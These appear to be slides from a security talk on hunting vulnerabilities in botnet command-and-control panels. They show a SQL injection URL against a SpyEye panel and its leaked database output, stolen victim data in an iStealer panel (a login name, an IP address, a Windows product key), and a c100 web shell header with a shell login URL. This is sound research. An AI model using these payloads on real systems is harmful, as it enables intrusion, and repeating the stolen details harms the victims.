
 [install/](#) 2013-12-19 01:10 -

 [theme/](#) 2013-12-19 01:10 -

Apache/2.4.7 (Win32) OpenSSL/1.0.1e PHP/5.5.9 Server at 107.182.142.41 Port 80

Vulnerability Hunting !


- Detecting vulnerabilities in C&C panels
 - Like hunting flaws in web applications
- Example:- An earlier SQL Injection in SpyEye C&C panel !



```
log(, ~'root:localhost:36d7801336a44b42'-) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://[redacted]/frmcp0/frm_findrep_sub2.php?id=999999 union all select 0x31,concat(0x7e,0x31)
Most Visited Getting Started Latest Headlines
log(, ~'root:localhost:36d780...
Please, enter password: [input type="password" id="password" name="password"] [input type="submit" value="Enter"]
Wrong password
Source of: http://[redacted]/frmcp0/frm_findrep_sub2.php?id=999999%20union%20all%20select%200x31,concat(0x7e,0x31)
File Edit View Help
<form onsubmit='auth(); return false;'>
  <label>Please, enter password: </label><input type='password' id='password' name='password'> <input type='submit' value='Enter'>
  <div id='div_auth'>
</div>
</form>
<script type="text/javascript">
el = document.getElementById('password');
if (el) el.focus();
</script><html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <title>log(, ~'root:localhost:36d7801336a44b42'-)</title>
    <link href="css/style.css" type="text/css" rel="stylesheet">
    <script type="text/javascript" src="js/ajax.js"></script>
  </head>
```

Weak and Default Passwords !

- Several C&Cs are configured with weak or default passwords
- iStealer panel accessed using weak password




The screenshot displays the iStealer control panel interface. At the top, it says "Hello, admin". Below this, there are navigation buttons: "Show All Logs", "Search", "Export All Logs", and "Logout". The main content is a table with the following columns: "Program", "Url / Host", "Login", "Password", "Computer", "Date", and "Ip".

Program	Url / Host	Login	Password	Computer	Date	Ip
IDM	www.steampowered.com	timissteurjonas	Check other passwords of user	XXXXXXXXXXXX	2013-05-16 18:22:59	109.62.38.133
Trillian/Yahoo		Microsoft Windows 7 Édition Familiale Premium	4FG99-BC3HD-73CQT-WMF7J-3Q6C9	XXXXXXXXXXXX	2013-05-16 18:04:43	109.62.38.133

At the bottom of the table, it says "Pages: 0 Results 0 - 1000 of about 2". Below this are three buttons: "Copy Selected", "Export Selected", and "Delete Selected". At the very bottom, it says "Page Reccueil Stealer".

Remote Management Shells !

- Search for PHP files with arbitrary names
 - Possibility of finding remote management shells
 - If you know the authentication key, you can upload of your own too.



<?php

```
/******  
* Locus7s Modified c100 Shell  
* Beta v. 1.0a - Project x2300  
* Written by Captain Crunch Team  
* Modified by Shadow & Preddy  
* Re-Modified by #!physx^ (15.2.07)  
*-----  
* New Modifications Implemented --  
+-----+  
* -Added link to Enumerate to escalate privileges  
* -Added Rootshell.c
```

Inactive Shell. But active ones have been found too !

login - Mozilla Firefox

File Edit View History Bookmarks Tools Help

login

http://lastprisoner.org/tmp/serverphp/cp.php?m=login

BackTrack Linux Offensive Security Exploit-DB Aircrack-ng http://81.200.37.115... SE SEORG.org

Login

User name:

Password:

Remember (MD5 cookies)

Submit

Conclusion

- To fight with malware, it is important to harness the power of penetration testing and malware analysis including reverse engineering
- There are no shortcuts to fight against cybercrime



- Note: *Do read the whitepaper released with this talk for extensive details. Materials are available on BlackHat Archives and <http://www.secniche.org>*

Future Work

- To build more interesting attack models as this research is ongoing
- To analyze complete evolution of botnet C&C panels
- To detect new C&C panels for upcoming botnets
- To perform data analysis to understand security guidelines used by the end-users and organizations



Questions and Queries !



<http://www.niara.com>